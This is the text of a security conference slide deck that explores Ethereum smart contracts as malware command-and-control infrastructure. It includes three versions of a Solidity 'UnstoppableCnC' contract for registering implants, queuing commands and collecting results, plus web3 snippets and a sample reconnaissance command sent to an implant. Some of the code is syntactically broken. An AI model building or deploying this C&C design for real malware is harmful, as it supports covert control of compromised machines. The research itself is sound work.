



Unblockable Chains

Is Blockchain the ultimate malicious infrastructure?


Omer Zohar

#WhoAml


- Researching malware backbones for the past decade
- Following blockchain eco-system since 2013
- Finally had some spare time between jobs
- And a new member had joined my team
- So, Credit is not all mine...

 omerzohar@gmail.com

 @platdrag


 linkedin.com/in/omerzohar

 github.com/platdrag



Malicious Infrastructure – Roles

- Implant generation
- Deliver Implants to an unknown and hostile environment
- Making first contact
- Receive, execute, exfiltrate.
- Maintain contact over long period
- Mass control




The Ultimate Infrastructure

- **Secure communications** — Immune to data modifications, eavesdropping, MITM, replay attacks
- **High availability** — node can always find the C&C
- **Scalable** — Can support any number of implants and any load of transactions.
- **Authentication** — Only valid implants can connect, And only once. Resist replays, honeypotting.
- **Anonymity** — No info can be gained on network operators.
- **Zero data leakage** — No data can be gathered on other implants, data or network structure.
- **Takedown resistant** — No single point of failure. Fully TNO.
- **Takeover resistant** — No vulnerabilities or logic path that allows adversarial control of network.
- **Low operational costs**

Almost all fail on one or more account. How will a blockchain based infrastructure fare?

Blockchain

The blockchain is a decentralized, authenticated, write once ledger of transactions, providing transparency by being public, authentication via cryptography and security by being unmodifiable.



Blockchain






ethereum

*“Ethereum is a **decentralized platform that runs smart contracts:** applications that run exactly as programmed without any possibility of downtime, censorship, fraud or third-party interference” – www.ethereum.org*

- **Popular.** largest blockchain (>27K nodes). Yes, it has more nodes than bitcoin
- **Smart Contracts (EVM).** Scripting functionality and storage
- **Encrypted Communications.** DevP2P over RLPx (kademlia) P2P network.
- **Ether.** The crypto coin that drives the platform

Connecting the dots



Writing an unstoppable CnC smart contract

Attempt #1: Let's get our hands dirty

```
1 pragma solidity ^0.4.0;
2
3 contract UnstoppableCnC {
4
5     enum InstanceStates {
6         NotExist, Inactive, Active, Disabled
7     }
8
9     struct Instance{
10         bytes20 sessionId;
11         InstanceStates state;
12     }
13
14     string constant NO_COMMAND = 'NA';
15     struct CommandResult {
16         bytes20 idHash;
17         string command;
18         string result;
19     }
20
21     mapping (address => Instance) instances;
22     mapping (address => CommandResult) commands;
23
24     address public owner;
25     string public ownerPubKey;
26     uint public creationTime;
27     CommandResult [] results;
28
29     function UnstoppableCnC ()
30     public {
31         owner = msg.sender;
32         creationTime = now;
33     }
34 }
```

```
35 modifier onlyBy(address _account){
36     require(msg.sender == _account);
37     _;
38 }
39
40 function allowInstance (address instanceId)
41 public onlyBy(owner) returns (bool success) {
42
43     instances[instanceId] =
44         Instance({ sessionId: 0, state: InstanceStates.Inactive });
45     return true;
46 }
47
48 function registerInstance(string machineId) public returns (bytes20){
49     require (instances[msg.sender].state == InstanceStates.Inactive);
50
51     string memory nonce = "abcd";
52     bytes20 sessionId = ripemd160(msg.sender , machineId, nonce);
53     instances[msg.sender].state = InstanceStates.Active;
54     instances[msg.sender].sessionId = sessionId;
55
56     return sessionId;
57 }
58
59 }
```

Transaction, Calls, Event logs

Q: What this call returns?

```
result = contract.registerInstance(machineId='aabbcc', transact={'from': implantAddress, 'gas': 30000})
```

- Transaction: Changes the state of the EVM.
 - It takes time...
 - ...and cost Ether.
 - Changes available after transaction confirmed and finalized into a block.

A: Transaction Hash

- Hash used to fetch transaction receipt
- Every transaction has a log permanently* and immutably stored on the blockchain
- **Data can be emitted from contract using event logs**

*May be pruned in future versions.

[illegible]

Writing an unstoppable CnC smart contract

Attempt #2: Getting warmer...

```
1  pragma solidity ^0.4.0;
2
3  contract UnstoppableCnC {
4
5      enum InstanceStates {
6          Inactive,
7          Active
8      }
9
10     struct Instance{
11         bytes20 sessionId;
12         InstanceStates state;
13     }
14
15     event InstanceRegistered (address indexed instance, bytes20 sessionId);
16
17     string constant NO_COMMAND = 'NA';
18     struct CommandResult {
19         bool success;
20         string data;
21     }
22
23     mapping (address => Instance) instances;
24     mapping (address => CommandResult) commands;
25
26     address public owner;
27     string public ownerPubKey;
28     uint public creationTime;
29     CommandResult [] results;
30
31     function UnstoppableCnC ()
32     public {
33         owner = msg.sender;
34         ownerPubKey = msg.sender;
35         creationTime = now;
36     }
37
38     modifier onlyBy(address _account){
39         require(_account == owner);
40     }
41
42     function allowInstance (address instanceId)
43     public onlyBy(owner) returns (bool success) {
44         Instance memory instance;
45         instance.sessionId = instanceId;
46         instance.state = InstanceStates.Inactive;
47         instances[instanceId] = instance;
48         return true;
49     }
50 }
```

```
51
52 function registerInstance(string machineId) public returns (bytes20){
53     require (instances[msg.sender].state == InstanceStates.Inactive);
54
55     string memory nonce = "abcd";
56     bytes20 sessionId = ripemd160(msg.sender , machineId, nonce);
57     instances[msg.sender].state = InstanceStates.Active;
58     instances[msg.sender].sessionId = sessionId;
59     InstanceRegistered(msg.sender, sessionId);
60 }
61 }
```

Create a filter on the blockchain and extract data from log:

```
filter = web3.eth.filter(
    {'address': contractAddress, 'topics': [eventHash, implantAddress]})
# ...wait for transaction to be confirmed...
tx = filter.get(True)
args = tx['logs']['data']
sessionId = parseArgs(args, 'sessionId')
```


How much?!

Cost of storage and transactions on the EVM

- Operations on the EVM costs **gas**
- Every byte-code operation cost is listed on the Ethereum yellow paper: yellowpaper.io
 - SSTORE: 20000
- Transaction cost in Ether = **gas** * **gasPrice**
 - gasPrice** average: 2 Gwei* -> confirmation time: ~3.5 min
 - gasPrice** fast: 20: Gwei* -> confirmation time: ~30 sec
- cost of writing a WORD (32 bytes): 20000 gas = 0.00004 ETH (~0.0036\$)
- cost of writing 1MB: 32768 * 20000 gas = 13.1072 ETH (1166.54\$)!

Name	Value	Description*
<i>G_{zero}</i>	0	Nothing paid for operations of the set <i>W_{zero}</i> .
<i>G_{base}</i>	2	Amount of gas to pay for operations of the set <i>W_{base}</i> .
<i>G_{verylow}</i>	3	Amount of gas to pay for operations of the set <i>W_{verylow}</i> .
<i>G_{low}</i>	5	Amount of gas to pay for operations of the set <i>W_{low}</i> .
<i>G_{mid}</i>	8	Amount of gas to pay for operations of the set <i>W_{mid}</i> .
<i>G_{high}</i>	10	Amount of gas to pay for operations of the set <i>W_{high}</i> .
<i>G_{extcode}</i>	700	Amount of gas to pay for operations of the set <i>W_{extcode}</i> .
<i>G_{balance}</i>	400	Amount of gas to pay for a BALANCE operation.
<i>G_{sload}</i>	200	Paid for a SLOAD operation.
<i>G_{jumpdest}</i>	1	Paid for a JUMPDEST operation.
<i>G_{sset}</i>	20000	Paid for an SSTORE operation when the storage value is set to non-zero from zero.
<i>G_{sreset}</i>	5000	Paid for an SSTORE operation when the storage value's zeroness remains unchanged or is set to zero.
<i>R_{sclear}</i>	15000	Refund given (added into refund counter) when the storage value is set to zero from non-zero.
<i>R_{selfdestruct}</i>	24000	Refund given (added into refund counter) for self-destructing an account.
<i>G_{selfdestruct}</i>	5000	Amount of gas to pay for a SELFDESTRUCT operation.
<i>G_{create}</i>	32000	Paid for a CREATE operation.
<i>G_{codedeposit}</i>	200	Paid per byte for a CREATE operation to succeed in placing code into state.
<i>G_{call}</i>	700	Paid for a CALL operation.
<i>G_{callvalue}</i>	9000	Paid for a non-zero value transfer as part of the CALL operation.
<i>G_{callstipend}</i>	2300	A stipend for the called contract subtracted from <i>G_{callvalue}</i> for a non-zero value transfer.
<i>G_{newaccount}</i>	25000	Paid for a CALL or SELFDESTRUCT operation which creates an account.
<i>G_{exp}</i>	10	Partial payment for an EXP operation.
<i>G_{expbyte}</i>	50	Partial payment when multiplied by $\lceil \log_{256}(\text{exponent}) \rceil$ for the EXP operation.
<i>G_{memory}</i>	3	Paid for every additional word when expanding memory.
<i>G_{txcreate}</i>	32000	Paid by all contract-creating transactions after the Homestead transition.
<i>G_{txdatazero}</i>	4	Paid for every zero byte of data or code for a transaction.
<i>G_{txdatanonzero}</i>	68	Paid for every non-zero byte of data or code for a transaction.
<i>G_{transaction}</i>	21000	Paid for every transaction.
<i>G_{log}</i>	375	Partial payment for a LOG operation.
<i>G_{logdata}</i>	8	Paid for each byte in a LOG operation's data.
<i>G_{logtopic}</i>	375	Paid for each topic of a LOG operation.
<i>G_{sha3}</i>	30	Paid for each SHA3 operation.
<i>G_{sha3word}</i>	6	Paid for each word (rounded up) for input data to a SHA3 operation.
<i>G_{copy}</i>	3	Partial payment for *COPY operations, multiplied by words copied, rounded up.
<i>G_{blockhash}</i>	20	Payment for BLOCKHASH operation.
<i>G_{quaddivisor}</i>	100	The quadratic coefficient of the input sizes of the exponation-over-modulo precompiled contract.

Writing unbounded strings of data to the blockchain just to transfer it to implants (and vice versa) is a total waste!

* 1 Wei == 1E-9 Gwei == 1E-18 ETH



How much?!

Cost of storage and transactions on the EVM

- There's a cheaper way to write data in the blockchain - Event logs!
- cost of writing data in a transaction:
 - txdatanonzero = 68 gas for non zero bytes
 - txdatazero = 4 gas for zero bytes
- If data is not needed from inside the EVM (it's not)
- Data size does not exceed maximum gas in block
 - currently 7,996,493 gas or ~117.5KB or 0.159 ETH
- Writing 1MB using event logs:
1.46875 ETH, almost 10 fold less!

Name	Value	Description*
G_{zero}	0	Nothing paid for operations of the set W_{zero} .
G_{base}	2	Amount of gas to pay for operations of the set W_{base} .
$G_{verylow}$	3	Amount of gas to pay for operations of the set $W_{verylow}$.
G_{low}	5	Amount of gas to pay for operations of the set W_{low} .
G_{mid}	8	Amount of gas to pay for operations of the set W_{mid} .
G_{high}	10	Amount of gas to pay for operations of the set W_{high} .
$G_{extcode}$	700	Amount of gas to pay for operations of the set $W_{extcode}$.
$G_{balance}$	400	Amount of gas to pay for a BALANCE operation.
G_{sload}	200	Paid for a SLOAD operation.
$G_{jumpdest}$	1	Paid for a JUMPDEST operation.
G_{sset}	20000	Paid for an SSTORE operation when the storage value is set to non-zero from zero.
G_{reset}	5000	Paid for an SSTORE operation when the storage value's zeroness remains unchanged or is set to zero.
R_{sclear}	15000	Refund given (added into refund counter) when the storage value is set to zero from non-zero.
$R_{selfdestruct}$	24000	Refund given (added into refund counter) for self-destructing an account.
$G_{selfdestruct}$	5000	Amount of gas to pay for a SELFDESTRUCT operation.
G_{create}	32000	Paid for a CREATE operation.
$G_{codeDeposit}$	200	Paid per byte for a CREATE operation to succeed in placing code into state.
G_{call}	700	Paid for a CALL operation.
$G_{callvalue}$	9000	Paid for a non-zero value transfer as part of the CALL operation.
$G_{callstipend}$	2300	A stipend for the called contract subtracted from $G_{callvalue}$ for a non-zero value transfer.
$G_{newaccount}$	25000	Paid for a CALL or SELFDESTRUCT operation which creates an account.
G_{exp}	10	Partial payment for an EXP operation.
$G_{expbyte}$	50	Partial payment when multiplied by $\lceil \log_{256}(exponent) \rceil$ for the EXP operation.
G_{memory}	3	Paid for every additional word when expanding memory.
$G_{txcreate}$	32000	Paid by all contract-creating transactions after the Homestead transition.
$G_{txdatazero}$	4	Paid for every zero byte of data or code for a transaction.
$G_{txdatanonzero}$	68	Paid for every non-zero byte of data or code for a transaction.
$G_{transaction}$	21000	Paid for every transaction.
G_{log}	375	Partial payment for a LOG operation.
$G_{logdata}$	8	Paid for each byte in a LOG operation's data.
$G_{logtopic}$	375	Paid for each topic of a LOG operation.
G_{sha3}	30	Paid for each SHA3 operation.
$G_{sha3word}$	6	Paid for each word (rounded up) for input data to a SHA3 operation.
G_{copy}	3	Partial payment for *COPY operations, multiplied by words copied, rounded up.
$G_{blockhash}$	20	Payment for BLOCKHASH operation.
$G_{quaddivisor}$	100	The quadratic coefficient of the input sizes of the exponation-over-modulo precompiled contract.



Writing an unstoppable CnC smart contract

Attempt #3: Messaging on the cheap!

```
1 pragma solidity ^0.4.0;
2
3 contract UnstoppableCnC {
4
5     address public owner;
6     string public ownerPubKey;
7     uint public creationTime;
8
9     enum InstanceStates { NotExist, Inactive, Active, Disabled }
10
11     struct Instance{ InstanceStates state; }
12
13     mapping (address => Instance) public instances;
14
15     /* events triggered by Client */
16     event RegistrationRequest (string machineId);
17     event CommandResult (string sessionId, string commandResult,
18                          uint16 cmdId);
19
20     /* events triggered by Server */
21     event InstanceRegistered (address indexed instance, string sessionId);
22     event CommandPending (address indexed instance, string command,
23                           uint16 cmdId);
24
25     function UnstoppableCnC (string pubkey) public { }
26
27     modifier onlyBy(address _account){ }
28     modifier onlyByValidInstanceState(address instance,
29                                       InstanceStates state){ }
```

```
41 function registerInstance(string machineId)
42 {
43     public onlyByValidInstanceState(msg.sender, InstanceStates.Inactive) {
44         RegistrationRequest(machineId);
45     }
46
47     function registrationConfirmation(address instance, string sessionId)
48     {
49         public onlyBy(owner){
50             instances[instance].state = InstanceStates.Active;
51             InstanceRegistered(instance, sessionId);
52         }
53
54     function addWork (address instance, string command, uint16 cmdId)
55     {
56         public onlyBy(owner)
57         onlyByValidInstanceState(instance, InstanceStates.Active) {
58             CommandPending(instance, command, cmdId);
59         }
60
61     function uploadWorkResults (string sessionId, string result, uint16 cmdId)
62     {
63         public onlyByValidInstanceState(msg.sender, InstanceStates.Active) {
64             CommandResult(sessionId, result, cmdId);
65         }
66
67     function allowInstance (address instance) public onlyBy(owner) { }
```


What??? Anyone can see my stuff?!
Transparency on the blockchain.



What??? Anyone can see my stuff?!

Transparency on the blockchain.

- **Contract bytecode is available and can be reversed**

[illegible]

[Switch Back To Bytecodes View](#)
[Find Similiar Contracts](#)

```
PUSH1 0x60  
PUSH1 0x40  
MSTORE  
PUSH1 0x04  
CALLDATASIZE  
LT  
PUSH2 0x00a4  
JUMPI  
PUSH1 0x00  
CALLDATALOAD  
PUSH29 0x0100000000000000000000000000000000000000000000000000000000000000  
SWAP1  
DIV  
PUSH4 0xfffffffff  
AND  
DUP1  
PUSH4 0x0fc14ea8  
EQ  
PUSH2 0x00a9  
JUMPI  
DUP1  
PUSH4 0x20c13d39  
EQ  
PUSH2 0x0138  
JUMPI  
DUP1  
PUSH4 0x2711447f  
EQ  
PUSH2 0x01c7  
JUMPI  
DUP1  
PUSH4 0x45d433bf  
EQ  
PUSH2 0x0217  
JUMPI  
DUP1
```

What??? Anyone can see my stuff?!

Transparency on the blockchain.

- Contract bytecode is available and can be reversed
- **Contract storage current state can be easily read**

```
web3.eth.getStorageAt('0x634f5758102A6b78DAd736307F72dAAE868Bf713',0)  
'0x00000000000000000000000000000000fc1c1fc057a17dda1b6b67e423b059abbb62f64e'
```



address public owner;

- Retrieving old or altered data can be done by syncing a node to the right block when data was available

Transparency on the blockchain.

- ```

.eth.getTransaction(
087d3c186c9d66b9c129f1983168f5dddd2b9f335cd815aff66775aedca0497')

'gasPrice': 1000000000,
'r': '0x9246c0fd730ac3f89aad146eead2fdc9669611ff24f072b8c871a07b171503fa',


```
- Arg 0: address instance

[illegible]

➔ Arg 1: command.  
'netstat -nao | findstr LISTENING'

```
web3.sha3(b'addWork(address,string,uint16)')[0:10]
```

